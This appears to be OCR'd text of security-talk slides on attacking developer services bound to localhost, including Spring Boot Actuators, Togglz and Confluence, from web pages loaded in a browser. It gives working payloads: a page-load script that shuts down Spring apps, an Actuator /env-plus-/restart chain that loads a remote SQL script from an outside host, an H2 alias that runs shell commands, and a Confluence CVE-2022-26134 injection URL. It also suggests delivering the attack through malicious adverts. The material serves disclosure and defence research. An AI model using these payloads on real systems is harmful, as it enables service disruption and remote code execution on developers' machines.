- This can be overcome by creating a tutorial website.
- Or finding a way to inject a malicious advert into an already existing website.

Togglz Attack Limitations



baeldung.com/spring-togglz

Spring Boot and Togglz Aspect

Last modified: January 21, 2021

by baeldung


Spring Boot

We're finally running a Bl

Spring Actuators

- Spring Actuators are used to expose information about a Spring application
- Most are read only
    - /health (health check endpoint)
    - /env (list of environment variables, sometimes modifiable)
    - /trace (lists the last n http request/responses from this server)
    - /heapdump (a dump of the heap)
- Some modify the application state
    - /env (sometimes)
    - /restart
    - /reload
    - /shutdown

Shutdown




```
<body onload="shutdownActuator()">
  This contains the payload to shutdown Spring applications containing the /shutdown Actuator
  </body>

  <script>
  function shutdownActuator() {
    var shutdownOld = new XMLHttpRequest();
    shutdownOld.open("POST", "http://localhost:8080/shutdown");
    shutdownOld.send(null);
    var shutdownNew = new XMLHttpRequest();
    shutdownNew.open("POST", "http://localhost:8080/actuator/shutdown");
    shutdownNew.send(null);
  }
  </script>
```

Spring Actuator RCE

Requires


- Spring-Boot 1.x
- Spring-Cloud-Dependencies
- H2 Database
- /env and /restart actuators enabled

Spring Actuator RCE



```
<script>
function execActuator() {

  var xhr = new XMLHttpRequest();
  xhr.addEventListener("readystatechange", function() {
    if(this.readyState === 4) {
      console.log(this.responseText);

    }
  });

  xhr.open("POST", "http://localhost:8080/env?spring.datasource.url=jdbc:h2:mem:testdb;INIT=runscript%20from%20'http://somerandomsite.bla:8081/exec.sql'");
  xhr.onprogress = function () {
    console.log('LOADING: ', xhr.status);
  };

  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  xhr.send(null);

  var res = new XMLHttpRequest();

  res.addEventListener("readystatechange", function() {
    if(this.readyState === 4) {
      console.log(this.responseText);

    }
  });

  res.open("POST", "http://localhost:8080/restart");
  res.onreadystatechange = function () {
    console.log('LOADING: ', res.status);
  };
```

Spring Actuator RCE



```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A");
return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('open /System/Applications/Calculator.app/')
```

Other parts of the Developer Ecosystem

Atlassian…

Confluence RCE CVE-2022-26134


http://confluence.internalsite:8090/${@java.lang.Runtime@getRuntime().exec("touch /tmp/r7")}

An attack with a limited shelf life

Private Network Access (CORS-RFC1918)

- W3C Spec on controlling access to Private Networks from Browsers
- Designed to block access to internal or private IP ranges by resources loaded from the Internet
- Not yet implemented by any Browser
- But scheduled to be in Chrome 109 (December 2022)

Private Network Access



evil.example.com
JS

localhost:8080/togglz-console/edit

HTTP OPTIONS
Access-Control-Request-Private-Network: true

HEADER : ***Access-Control-Allow-Private-Network***: true

localhost:8080/togglz-console/edit

HTTP POST

Togglz Server
localhost:8080

Conclusion

- Frameworks and the Developers that use them assume services bound to localhost are safe
- This is not a correct assumption (yet)
- I’m sure there are many more frameworks and services common in the developer environment that are vulnerable to this kind of attack
- I’ve looked at some Java/JVM based frameworks but not other languages…

Links

- https://incolumitas.com/2021/01/10/browser-based-port-scanning/
- https://joebeeton.github.io/
- https://github.com/JoeBeeton/simple-request-attacks
- https://wicg.github.io/private-network-access/
- https://benmmurphy.github.io/blog/2015/06/09/redis-hot-patch/
- https://spaceraccoon.dev/remote-code-execution-in-three-acts-chaining-exposed-actuators-and-h2-database/